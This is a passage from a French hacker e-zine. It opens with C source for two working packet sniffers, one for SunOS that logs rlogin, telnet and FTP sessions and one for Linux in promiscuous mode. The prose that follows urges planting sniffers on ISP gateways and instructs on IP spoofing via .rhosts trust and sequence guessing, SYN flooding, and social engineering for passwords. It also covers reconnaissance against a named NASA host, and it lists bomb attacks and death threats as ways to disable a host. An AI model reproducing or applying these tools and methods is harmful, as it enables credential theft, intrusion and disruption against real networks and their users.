  SFL(2,TH_RST, 'R');
  SFL(3,TH_PUSH,'P');
  SFL(4,TH_ACK, 'A');
  SFL(5,TH_URG, 'U');
  iobuf[6]=0;
  return(iobuf);
}

char *SERVp(port)
register u_int port;
{ static char buf[10];
  register char *p;

   switch(port) {
```

```
     case IPPORT_LOGINSERVER: p="rlogin"; break;
     case IPPORT_TELNET:      p="telnet"; break;
     case IPPORT_SMTP:        p="smtp"; break;
     case IPPORT_FTP:         p="ftp"; break;
     default: sprintf(buf,"%u",port); p=buf; break;
   }
   return(p);
}

char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
  p[strlen(p)-6]=0; /* strip " YYYY\n" */
  return(p);
}

char *NOWtm()
{ time_t tm;
  time(&tm);
  return( Ptm(&tm) );
}

#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))

/* add an item */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
        (struct CREC *)malloc(sizeof(struct CREC)); \
  time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
  CLtmp->SRCport = SPORT; \
  CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLEN); \
  bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length); \
  CLtmp->PKcnt = 1; \
  CLtmp->Next = CLroot; \
  CLtmp->Last = NULL; \
  CLroot = CLtmp; \
}

register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
```

```
{ register struct CREC *CLr = CLroot;

  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
            break;
    CLr = CLr->Next;
  }
  return(CLr);
}

#define ADDDATA_NODE(CL,DATA,LEN) { \
 bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
 CL->Length += LEN; \
}

#define PR_DATA(dp,ln) {    \
  register u_char lastc=0; \
  while(ln-- >0) { \
     if(*dp < 32) {  \
        switch(*dp) { \
            case '\0': if((lastc=='\r') || (lastc=='\n') ||
lastc=='\0') \
                        break; \
            case '\r': \
            case '\n': fprintf(LOG,"\n     : "); \
                        break; \
            default  : fprintf(LOG,"^%c", (*dp + 64)); \
                        break; \
        } \
     } else { \
        if(isprint(*dp)) fputc(*dp,LOG); \
        else fprintf(LOG,"(%d)",*dp); \
     } \
     lastc = *dp++; \
  } \
  fflush(LOG); \
}

void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
```

```
   fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
   fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe-
>SRCport));
   fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe-
>DSTport));
   fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
                         NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
   fprintf(LOG," DATA: ");
    { register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR_DATA(p,i);
      PR_DATA(d,dl);
    }

   fprintf(LOG,"\n-- \n");
   fflush(LOG);

   if(CLe->Next != NULL)
    CLe->Next->Last = CLe->Last;
   if(CLe->Last != NULL)
    CLe->Last->Next = CLe->Next;
   else
    CLroot = CLe->Next;
   free(CLe);
}

/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
  time_t tm; \
  time(&tm); \
  if(LastTIME<tm) { \
     register struct CREC *CLe,*CLt = CLroot; \
     LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
     while(CLe=CLt) { \
       CLt=CLe->Next; \
       if(CLe->Time <tm) \
           END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT"); \
     } \
  } \
}

void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
```

```
{
 register struct ip     *ip;
 register struct tcphdr *tcph;

 { register u_short EtherType=ntohs(((struct ether_header *)cp)-
>ether_type);

   if(EtherType < 0x600) {
     EtherType = *(u_short *)(cp + SZETH + 6);
     cp+=8; pktlen-=8;
   }

   if(EtherType != ETHERTYPE_IP) /* chuk it if its not IP */
      return;
 }

    /* ugh, gotta do an alignment :-( */
 bcopy(cp + SZETH, (char *)Packet,(int)(pktlen - SZETH));

 ip = (struct ip *)Packet;
 if( ip->ip_p != IPPROTO_TCP) /* chuk non tcp pkts */
    return;
 tcph = (struct tcphdr *)(Packet + IPHLEN);

 if(!( (TCPD == IPPORT_TELNET) ||
       (TCPD == IPPORT_LOGINSERVER) ||
       (TCPD == IPPORT_FTP)
   )) return;

 { register struct CREC *CLm;
   register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
   register u_char *p = (u_char *)Packet;

   p += ((IPHLEN * 4) + (TCPOFF * 4));

 if(debug) {
  fprintf(LOG,"PKT: (%s %04X) ", TCPflags(tcph->th_flags),length);
  fprintf(LOG,"%s[%s] => ", inet_ntoa(IPS),SERVp(TCPS));
  fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
 }

   if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {

      CLm->PKcnt++;
```

```
      if(length>0)
        if( (CLm->Length + length) < MAXBUFLEN ) {
          ADDDATA_NODE( CLm, p,length);
        } else {
          END_NODE( CLm, p,length, "DATA LIMIT");
        }

      if(TCPFL(TH_FIN|TH_RST)) {
          END_NODE( CLm, (u_char *)NULL,0,TCPFL
(TH_FIN)?"TH_FIN":"TH_RST" );
      }

   } else {

      if(TCPFL(TH_SYN)) {
         ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
      }

   }

   IDLE_NODE();

 }

}

/* signal handler
 */
void death()
{ register struct CREC *CLe;

    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");

    fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}

/* opens network interface, performs ioctls and reads from it,
 * passing data to filter function
 */
```

```
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;

    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");

/* this /dev/nit initialization code pinched from etherfind */
  {
    struct strioctl si;
    struct ifreq    ifr;
    struct timeval  timeout;
    u_int  chunksize = CHUNKSIZE;
    u_long if_flags  = NI_PROMISC;

    if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
        Pexit(1,"Eth: nit open");

    if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
        Pexit(1,"Eth: ioctl (I_SRDOPT)");

    si.ic_timout = INFTIM;

    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
        Pexit(1,"Eth: ioctl (I_PUSH \"nbuf\")");

    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout);
    si.ic_dp  = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");

    si.ic_cmd = NIOCSCHUNK;
    si.ic_len = sizeof(chunksize);
    si.ic_dp  = (char *)&chunksize;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");

    strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
    ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
    si.ic_cmd = NIOCBIND;
```

```
    si.ic_len = sizeof(ifr);
    si.ic_dp  = (char *)&ifr;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");

    si.ic_cmd = NIOCSFLAGS;
    si.ic_len = sizeof(if_flags);
    si.ic_dp  = (char *)&if_flags;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");

    if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
        Pexit(1,"Eth: ioctl (I_FLUSH)");
  }

    while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0) {
        register char *bp = buf,
                      *bufstop = (buf + cc);

        while (bp < bufstop) {
            register char *cp = bp;
            register struct nit_bufhdr *hdrp;

            hdrp = (struct nit_bufhdr *)cp;
            cp += sizeof(struct nit_bufhdr);
            bp += hdrp->nhb_totlen;
            filter(cp, (u_long)hdrp->nhb_msglen);
        }
    }
    Pexit((-1),"Eth: read");
}
 /* Yo Authorize your proogie,generate your own password and
uncomment here */
/* #define AUTHPASSWD "EloiZgZejWyms"

void getauth()
{ char *buf,*getpass(),*crypt();
  char pwd[21],prmpt[81];

    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}
```

```
    */
void main(argc, argv)
int argc;
char **argv;
{
    char   cbuf[BUFSIZ];
    struct ifconf ifc;
    int    s,
           ac=1,
           backg=0;

    ProgName=argv[0];

 /*     getauth(); */

    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {
       register char ch = argv[ac++][1];
       switch(toupper(ch)) {
            case 'I': device=argv[ac++];
                      break;
            case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
                         Zexit(1,"Output file cant be opened\n");
                      break;
            case 'B': backg=1;
                      break;
            case 'D': debug=1;
                      break;
            default : fprintf(ERR,
                        "Usage: %s [-b] [-d] [-i interface] [-f
file]\n",
                             ProgName);
                      exit(1);
       }
    }

    if(!device) {
        if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
            Pexit(1,"Eth: socket");

        ifc.ifc_len = sizeof(cbuf);
        ifc.ifc_buf = cbuf;
        if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
            Pexit(1,"Eth: ioctl");
```

```
        close(s);
        device = ifc.ifc_req->ifr_name;
    }

    fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
    fprintf(ERR,"Output to %s.%s%s",(LOG)?LogName:"stdout",
            (debug)?" (debug)":"",(backg)?" Backgrounding ":"\n");

    if(!LOG)
        LOG=stdout;

    signal(SIGINT, death);
    signal(SIGTERM,death);
    signal(SIGKILL,death);
    signal(SIGQUIT,death);

    if(backg && debug) {
         fprintf(ERR,"[Cannot bg with debug on]\n");
         backg=0;
    }

    if(backg) {
        register int s;

        if((s=fork())>0) {
           fprintf(ERR,"[pid %d]\n",s);
           exit(0);
        } else if(s<0)
           Pexit(1,"fork");

        if( (s=open("/dev/tty",O_RDWR))>0 ) {
                ioctl(s,TIOCNOTTY,(char *)NULL);
                close(s);
        }
    }
    fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid
());
    fflush(LOG);

    do_it();
}
```

- A faire tourner sous Linux, et toujours des sniffers, linux_sniffer. A compiler en C:

```
/* ipl.c 1/3/95    by loq */
/* monitors ip packets for Linux */
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/if.h>
#include <signal.h>
#include <stdio.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>

#define BUFLEN 8192
#define ETHLINKHDR 14


print_data(int count, char *buff)
{
 int i,j,c;
 int printnext=1;
 if(count)
 {
 if(count%16)
  c=count+(16-count%16);
 else c=count;
 }
  else
  c=count;
 for(i=0;i<c;i++)
 {
  if(printnext) { printnext--; printf("%.4x ",i&0xffff); }
  if(i<count)
  printf("%3.2x",buff[i]&0xff);
  else
  printf("   ");
  if(!((i+1)%8))
   if((i+1)%16)
    printf(" -");
   else
    {
     printf("   ");
     for(j=i-15;j<=i;j++)
       if(j<count) {
```

```
      if( (buff[j]&0xff) >= 0x20 &&
          (buff[j]&0xff)<=0x7e)
            printf("%c",buff[j]&0xff);
      else printf(".");
      } else printf(" ");
    printf("\n"); printnext=1;
    }
 }
}

int
initdevice(device, pflag)
 char *device;
 int pflag;
{
#define PROTO htons(0x0800)   /* Ethernet code for IP protocol */

 int if_fd=0;
 struct ifreq ifr;

 if ( (if_fd=socket(AF_INET,SOCK_PACKET,PROTO)) < 0 ) {
  perror("Can't get socket");
  exit(2);
 }

 strcpy(ifr.ifr_name, device);       /* interface we're gonna use */
 if( ioctl(if_fd, SIOCGIFFLAGS, &ifr) < 0 ) {    /* get flags */
  close(if_fd);
  perror("Can't get flags");
  exit(2);
 }
#if 1
 if ( pflag )
  ifr.ifr_flags |= IFF_PROMISC;         /* set promiscuous mode */
 else
  ifr.ifr_flags &= ~(IFF_PROMISC);
#endif

 if( ioctl(if_fd, SIOCSIFFLAGS, &ifr) < 0 ) {    /* set flags */
  close(if_fd);
  perror("Can't set flags");
  exit(2);
 }
 return if_fd;
}
```

```
struct etherpacket {
 struct ethhdr  eth;
 struct iphdr  ip;
 struct tcphdr  tcp;
 char   data[8192];
 };

main()
{
 int linktype;
 int if_eth_fd=initdevice("eth0",1);
#if 0
 int if_ppp_fd=initdevice("sl0",1);
#endif
 struct etherpacket ep;
 struct sockaddr dest;
 struct iphdr *ip;
 struct tcphdr *tcp;
 struct timeval timeout;
 fd_set rd,wr;
 int dlen;
#if 0
 struct slcompress *slc=slhc_init(64,64);
#endif

 for(;;)
 {
  bzero(&dest,sizeof(dest));
  dlen=0;
  FD_ZERO(&rd);
  FD_ZERO(&wr);
  FD_SET(if_eth_fd,&rd);
#if 0
  FD_SET(if_ppp_fd,&rd);
#endif
  timeout.tv_sec=0;
  timeout.tv_usec=0;
  ip=(struct iphdr *)(((unsigned long)&ep.ip)-2);
  tcp=(struct tcphdr *)(((unsigned long)&ep.tcp)-2);
  while(timeout.tv_sec==0 && timeout.tv_usec==0)
  {
  timeout.tv_sec=10;
  timeout.tv_usec=0;
  select(20,&rd,&wr,NULL,&timeout);
  if(FD_ISSET(if_eth_fd,&rd))
```

```
    {
    printf("eth\n");
    recvfrom(if_eth_fd,&ep,sizeof(ep),0,&dest,&dlen);
    }
#if 0
   else
    if(FD_ISSET(if_ppp_fd,&rd))
    {
    recvfrom(if_ppp_fd,&ep,sizeof(ep),0,&dest,&dlen);
    printf("ppp\n");
    }
#endif
   }

   printf("proto: %.4x",ntohs(ep.eth.h_proto));
#if 0
   if(ep.eth.h_proto==ntohs(8053))
   {
    slhc_uncompress(slc,&ep,sizeof(ep));
   }
#endif

   if(ep.eth.h_proto==ntohs(ETH_P_IP))
   {
   printf("%.2x:%.2x:%.2x:%.2x:%.2x:%.2x->",
    ep.eth.h_source[0],ep.eth.h_source[1],
    ep.eth.h_source[2],ep.eth.h_source[3],
    ep.eth.h_source[4],ep.eth.h_source[5]);
   printf("%.2x:%.2x:%.2x:%.2x:%.2x:%.2x ",
    ep.eth.h_dest[0],ep.eth.h_dest[1],
    ep.eth.h_dest[2],ep.eth.h_dest[3],
    ep.eth.h_dest[4],ep.eth.h_dest[5]);
   printf("%s[%d]->",inet_ntoa(ip->saddr),ntohs(tcp->source));
   printf("%s[%d]\n",inet_ntoa(ip->daddr),ntohs(tcp->dest));
   print_data(htons(ip->tot_len)-sizeof(ep.ip)-sizeof(ep.tcp),
    ep.data-2);
   }
  }
}
```

Maintenant que vous savez comment fonctionne voyons quel avantage nous pouvons en tirer: sur un réseau local, qui est connecté à Internet par un serveur (tête de réseau), il suffit de placer un sniffer sur cette même tête de réseau pour que les packets transitant vers lui puis de lui vers le net, soient interceptés. Si vous ne voyez absolument pas ce que celà représente, imaginez un réseau de 500 ordinateurs ou de 500 pc représentés par une adresse IP. Par exemple un ISP quelquonque: les packets peuvent transiter vers lui, et vous vous interceptez chaque packet envoyé par ces 500

machines. EN quelques heures, votre disque dur est mort, rempli. Il existe des sniffers qui font un filtrage d'IP. Appuyez vous sur ce fait ou bien ne filez ces sniffers qu'aux machines visées. ATTENTION: des méthodes de protections ont été élaborées, surtout au niveau du sniffing. Refilez un sniffer et faites vous repérer risque de vous apporter de grosses emmerdes. Il se peut aussi que les packets envoyés par X ordinateur soit crypté, il vous faudra trouver comment les décrypter.

IV/ Spoofing

J'avais déjà fait un article sur le spoofing (petit), dans Nopeace2. je pense qu'il serait plus utile d'approfondir. je rappelle en quoi consiste le spoofing: le spoofing consiste à se faire filtrer à travers des firewalls et proxys (ou mêmes des systèmes) comme étant une machine "amie". Ainsi on casse les protections mises en oeuvres par des administrateurs réseaux au niveau du filtrage des clients (une connection se fait toujours client - serveur).

- RHOSTS: le système rhosts peut être utilisé pour établir des relations d'approbations. Il existent les fichiers hosts.equiv (les plus intéressants), et les fichiers .rhosts. le premier type est édité par un root (maitre du système), et donc s'applique à tout le système. Les fichiers . rhosts, eux, ne s'appliquent qu'à des utilisateurs en particulier et à des répertoire particuliers. Le root empêche les utilisateurs de créer eux même leurs fichiers .rhosts, car celà peut engendrer des failles.

Exemple d'un fichier .rhosts:

```
coto1.cri.hackers.com cstrife
coto2.cri.hackers.com bond
coto3.cri.hackers.com thorgal
coto4.cri.hackers.com jeankevin
```

Ce sont les adresses locales de chaque machines, et à coté le nom d'utilisateur. Lors d'une tentative de connection sur le serveur ayant ce fichier enregistré, les utilisateurs qui auront inscrits le login cstrife ou bond ou thorgal ou jeankevin, se verront attribuer l'accès au serveur, une procédure d'authentification au niveau de l'adresse locale ayant été faite bien sur. Seulement ces 4 machines devront eux-mêmes avoir une entrée .rhosts. Dans le cas de fichiers .rhosts vides ou absents sur l'un ou l'autre des ordinateurs (client ou serveur), une attaque de type spoofing ne peut-être crée. Comment faire simple: demandez à quelqu'un que vous connaissez qui travail sur réseau, et dont la tête de réseau est accsessible par internet, de créer un fichier .rhosts (ou hosts.equiv s'il a un accès en root) pour pouvoir vous spoofer, et ensuite piratez le réseau (placez des sniffers, détruisez la tête de réseau, accédez aux autres ordinateurs en réseau...)

- Routage IP par la source:

Si le retour des packets s'effectue dans le chemin inverse que celui par lequels ils sont venus, un hacker prélèverait les IP qui existent entre ces deux ordinateurs en liaison, et celà lui permettrait de récupérer les packets IP si il arrive à cracker un de ces poste.

- Chaque attaque se réalise par une étape:

Première étape: Identifier les cibles
Seconde étape: immobiliser l'hôte dont l'adresse doit être usurpée
Contrefaire l'adresse de l'hôte usurpé
Se connecter à la cible en se faisant passer pour l'hôte usurpé
Deviner le numéro de séquence exact demandé par la cible

Il n'y a pas 36 solutions: identifier les cibles correspond à identifier l'hôte (ou le client si vous préférez), et le serveur. Si vous savez pas comment faire c'est que vous avez quelques déficiences au niveau de vos capacités. On va pas répéter ce que tout le monde explique. Immobiliser l'hôte consiste à le hacker en mots francs. Le hacker c'est à dire: obtenir le login logiquement utilisé pour se connecter à la cible, puis obtenir les numéros et pass de connections pour pouvoir usurper son IP, sinon faites changez le fichier rhosts sur la cible. Le reste (connection, login), n'est pas trop difficile: les connections avec telnet, et obtenez le N° de séquence par divers moyens (expliqués ci bas): les admins de l'hote ne se méfie pas trop quand on leur demande juste leur login pour se connecter à la cible; n'oubliez pas d'avoir un fichier rhosts, pour une connection à double sens (une connection s'établie toujours dans deux sens, c'est comme un pont entre deux rives d'un fleuve, sauf erreur de ma part).
Mais sans avoir l'IP de la machine hôte (ce qui se peut impossible), vous pouvez essayer de vous connecter à la cible. A la demande de login un packet sera envoyé à la machine qui normalement possède le login avec un numéro de séquence. Si il y a réponse de la part de cette machine vous êtes cuits (plus bas, explications sur les N° de séquence). Plusieurs solutions bien merdiques, bien lâches, consistent à immobiliser l'hôte qui aurait du être l'hôte normal. Mais on est pas là pour déconner: si vous arrivez à faire ce genre de piratage, les détails sont inintéressants. Immobiliser l'hôte usuel se fait par: virus, trojans, failles de sécurités, attentats à la bombe, menaces de morts, Social Engineering, piratage de l'hôte (!).

Prenons le cas du piratage de l'hôte: l'hôte usuel est aussi serveur et permet à d'autre clients (que vous ne connaissez pas) de se connecter à lui, menez une enquête: Social Engeeniring, NewGroups, mails, questions, scann du réseau etc... Tout est bon. Puis faites la même technique, si vous n'y arrivez pas, de fil en aiguille vous finirez par réussir, et là c'est gagné: vous êtes descendu, éloigné de votre cible principale, puis vous remonterez jusqu'à la cible attaquée.

Le cas du flooding: ça peut paraitre lame le flooding mais ça devient très utile, surtout quand il s'agit de mettre un réseau hors-service. On ne parle pas de flooding ICQ ou IRC ou autres lameries dans ce genre. Le flooding (surtout le SYN Flooding qui correspond à une tonne de demandes connexions, va créer une file d'attente et le serveur ne peut plus traiter les demandes de connexions entrantes.

Qu'est-ce qu'un numéro de séquence: un numéro de séquence est à peu près ce qui va permettre d'établir une connection. Exemple: un paquet TCP est envoyé par la machine X vers la machine Y avec son numéro de séquence. Puis une réponse est envoyé de la machine Y vers X avec le numéro de séquence de X plus celui de Y. Encore un packet est envoyé à Y de la part de X, et le transfert peut commencer. Le but de l'attaquant est de truquer le N° de séquence source, et maintenir ce N° de séquence. l'attaquant doit donc deviner le N° de séquence initial pour retourner la bonne réponse. Celà peut paraitre simple, sauf que les N° de séquences sont codés avec un algorithme, le but étant de découvrir aisni la bonne réponse à retourner. Problème: si l'on contrefait son N° de séquence, un serveur peut retourner le paquet de réponse au client dont le N° de séquence correspond à celui contrefait. le but ensuite est de retrouver le N° de séquence contenu dans ce packet qui ne retourne pas à la personne s'étant spoofée, pour pouvoir aquitter la connection. Il y a aussi le problème vu plus haut, c'est que la machine ayant le bon N° de séquence réponde, donc il faut l'immobiliser.

- ARP spoofing:

ARP est un protocole qui doit faire correspondre les adresses Internet aux adresses physiques. Un message de requête ARP est diffusé sur le sous réseau vers une cible qui répond en envoyant sa propre adresse matérielle, ainsi un transfert de packets peut s'effectuer. Il est intéressant de comprendre ça, car ARP garde les logs des adresses contactées, ces logs peuvent permettre à un pirate d'avoir les adresses matérielles de machines, et appliquer les attaques habituelles.

Cet article prend fin. il est intéressant mais réservé aux gens qui ont une certaine expérience.

V/ Attaques par Telnet

Telnet c'est excellent car on pourrait croire un programme qui ne gère que le "telnet" (qui est un protocole), mais qui en fait peut en gérer bien plus (FTP, SNMP, SMTP...). L'interface de telnet est très basique: les commandes sont entrées directement dans le programme, il n'y a aucun graphismes, que des notions de commandes-reponses. Cet aspect très archaique peut rebuter nombre des Neophytes qui veulent se servir de telnet. Mais voilà: loin d'être compliqué Telnet est on ne peut plus faciel à utilsier justement grâce à sa simplicité. On va pas expliquer comment utiliser telnet, mais si vous avez des difficultés au niveau des comandes à entrer une fois connecté sur un serveur tapez "help" ou "?" (ne marche que sur certains types de serveurs).

Il y a plusieurs types d'attaques par Telnet:

- Attaques par spoofing
- Attaques par finding/cracking
- Attaques par Social Engineering
- Par recherche d'informations (on en revient au sniffing/cracking)

Evaluation de chacune de ces techniques: dans chacune d'elles vous pouvez vous faire repérer, la plus dangereuse reste celle du cracking et du spoofing. La première de ces deux là requiert d'essayer les mots de passe un par un, et il n'existe pas de crackers pour telnet, donc c'est à vous d'essayer les pass un par un. Il y a plusisurs raisons à l'absence de crackers:

- Sur certains serveurs, vous avez droit à trois essais pour vous logger sur le serveur, au troisième essai foireux, vous êtes déconnecté.
- Une trop grande tentative d'essais de mots de passe pourraient alarmer les administrateurs réseaux.

En cas d'attaques par spoofing détectée, vous êtes détecté, par conséquent vous risquez d'avoir de gros ennuis.

Je vais expliquer comment appliquer chacune de ces techniques. A part l'attaque par spoofing étant donné que c'est déjà vu plus haut. le carcking/finding et SE vont ensemble à la limite. Mais on va les étudier cas par cas.
Le finding et cracking, consistent à trouver des informations concernant un réseau ou concernant les administrateurs/utilisateurs, de ce réseau. ces informations sont en généralement très simples à trouver, à condition de savoir: où chercher, et quoi chercher.
al première chose qu'on va faire, c'est scanner le réseau pour savoir quelles sont les ordinateurs de ce réseau connectés au net.
Sortez Ws Ping Pro Pack, à partir de là faites un scann du réseau. Si vous savez pas comment faire, http://www.ipswitch.com/.
Il existe bien sur d'autres scanners, mais celui-ci est simple d'utilisation. Ensuite vous pouvez recherchez des informations sur les administrateurs, en allant sur http://www.networkssolutions.com/.
La vous avez déjà une base sur laquelle partir. Ensuite on peut essayer de trouver des informations plus aprofondies (les logins des utilisateurs, leur personnalité). Le mieux est de voir si le réseau répond à une commande te type host:
Exemple:
host -l -v any réseau.com
Donnerait une liste d'informations désordonnées, mais qui en réalité correspondent aux ordinateurs reliés entre eux (ce sont les adresses locales qui vont sont fournies) dans ce réseau. Notons que certaines infos peuvent être révélatrices. Si l'on remarque un poste exploitant Solaris, une compromission de l'accès root est possible par débordment du tampon rlogin.
Ou encore si une machine tourne sous Linux redhat, un accès root est possible par utilisation d'une faille imapd.
Plus simple: si un ordinateur opère sous IRIX, il a de fortes chances de compromettre le compte root, par http, dans le répertoire cgi-bin/handler
Exemple: http://IP ou local host/cgi-bin/handler

Plus en détails, si l'on prend un local host comme cs.bu.edu (c'est un exemple), on peut essayer de voir s'ils utilisent finger, si c'est le cas on peut obtenir des infos comme:
madhacker Ernest Kim p2 6 Tue 11:32 moria.bu.edu:0.0
Ernest vient de moria.bu.edu. Après examen des listings, on peut supposer que moria se trouve dans le cluster cs. il est peut-être possible d'utiliser moria pour attaquer un voisin ou un ami. Seulement il faut vérifier les noms d'utilisateurs de ce système, toujours par finger.On pourra même savoir ce que fait chacun (mail, rlogin, netscape...)
Mais c'est pas juste par simple curiosité: on a ainsi les logins de chaque utilisateurs.
Une recherche d'informations s'étend aussi aux recherches dans la vie courante: se reenseigner sur un employé, ses activités, etc...

- En recherchant sur les NewsGroups (dejanews.com regroupe tout les messages news du monde, et il est possible de faire une recherche par catégorie: email, nickname, sujet): celà peut permettre de dresser un profil de personnalité d'une personne.
- En cherchant ses coordonnées (Annuaire, email diffusé, contacts)

Une fois ces informations obtenues, dressez vous-même un profil. Il existe plusieurs types d'utilisateurs selon ce que vous avez recueilli comme informations:

- L'utilisateur conscencieux: il est prudent, discret, ne s'y connait pas beaucoup en informatique, mais reste sur ses gardes.
- L'utilisateur averti et habitué: il va très souvent sur internet, ses messages sur les NewsGroups sont facilement trouvables en grosse quantité.
- L'utilisateur passif: il n'utilisera presque jamais internet, et ne s'y connaitra que très peu en informatique. la cible préférée mais la plus difficile d'accès d'un pirate
- Les utilisateurs passifs deuxième type: ils connaissent internet, y vont un peu de temps en temps, vont relever leur mails hebdomadairement. c'est aussi l'une des cibles privilégiées des pirates.

Les deux dernières cibles sont à contacter. Utilisez le Social Engeneering ou le courrier tactile pour avoir leurs logins et mots de passes, au sein du réseau.

On s'éloigne du sujet abordé me direz vous. Mais une fois ces logins et mots de passes en poches, vous pouvez accédez à leurs comptes e-mails (si c'est eux qui déterminent leurs mots de passes), ou faire de la connection par telnet avec ces logins et mots de passes, si ils ont un compte accessible depuis l'internet. Exemple du site www.y.com. Les emails sont envoyés à jericho@y.com (par exemple), et si les mails sont reçus sur la machine serveur, vous pouvez y accéder.

Vous remarquerz que j'ai parlé de Social Engineering (pas pu m'en empêcher), car comme cité plus haut, ces 3 facteurs peuvent être indépendants.

- Identification du système à attaquer si aucun des essais cités ci-haut ne marchent:

Certaines sessions telnet (en restriction totale, lors de la demande du login et du mot de pase), sur

certains serveurs, affichent le nom du système sur lequel vous tentez de vous connecter. Celà peut devenir un point fort pour un hacker qui sait exploiter les failles de ces systèmes. Mais des scanners copmme SATAN analysent les informations reçues lors de la demande de connection pour déterminer le type de système distant.
Celà s'applique en général pour les serveurs proposant une connection telnet par:

- FTP (port 21)
- Telnet (port 23)
- SMTP (port 25)
- Gopher (port 70)
- http (port 80)

J'en vois un qui râle car y'a pas de bons exemples. J'avais filé l'adresse de l'US navy ou un de ses serveurs s'en rapprochant (navobs1.usnogps.navy.mil) dans mon premier e-zine. Allez je suis gentil:
vn.nas.nasa.gov
est l'adresse de la NASA ou d'un de ces serveurs. Il y a peu de chances pour que celui-ci soit reliés à un réseau intranet important. Mais bon, c'est juste histoire de voir aussi qu'il y a un IP filtering, car les européens verront ce message:
We are unable to complete your connection as requested. This host only accepts connections from within the United States. This connection attempt has been logged. If you feel you have received this message in error please contact NAS user Services at (415) 604-4444 or via email at nashelp@nas.nasa.gov

ce message d'erreur laisse supposé qu'une protection efficace n'est jamais mise en place pour rien. Je pense qu'il s'agit d'un serveur secondaire de la NASA. Bon, on a ça, mais on va pas lacher les bras: en effet on a été refusé lors d'une connection par telnet. Essayons un scanning de l'adresse pour voir si on a pas mieux, Sinon, on scann un petit bout du réseau, et on regarde si il existe d'autres serveurs de la NASA. Il faut aussi signaler qu'il se peut que la connection ait été loggé mais:

- n'alerte personne avant un nombre de connections minimums
- ne soit jamais remarqué
- avertisse tout de suite les administrateurs systèmes

Ce sont là les cas les plus vraisemblables.
Bon voyons ce que donne notre scann:
Adresse IP: 129.99.144.27
Heure enregistrée sur le serveur: -328 secondes (à peu près, ça dépend de l'heure mise sur votre pc) de décalage par rapport à l'heure française
Ping: 300 ms en moyenne de délai de réponse. Connection rapide mais pas une ligne T3.
finger: pas de réponse (donc pas de service finger)
Scann d'un bout du réseau: de 129.99.144.25 à 129.99.144.30 pour les services usuels donne:
129.099.144.027 DNS ECHO FTP SMTP TIME vn.nas.nasa.gov
129.099.144.030 TIME jules-fd.nas.nasa.gov
Donc on sait que le serveur que l'on cherche à pirater autorise les connections, FTP, SMTP (mail), TIME, ECHO, DNS.

Le deuxième correspond à un deuxième serveur, qui n'a pas l'air important.
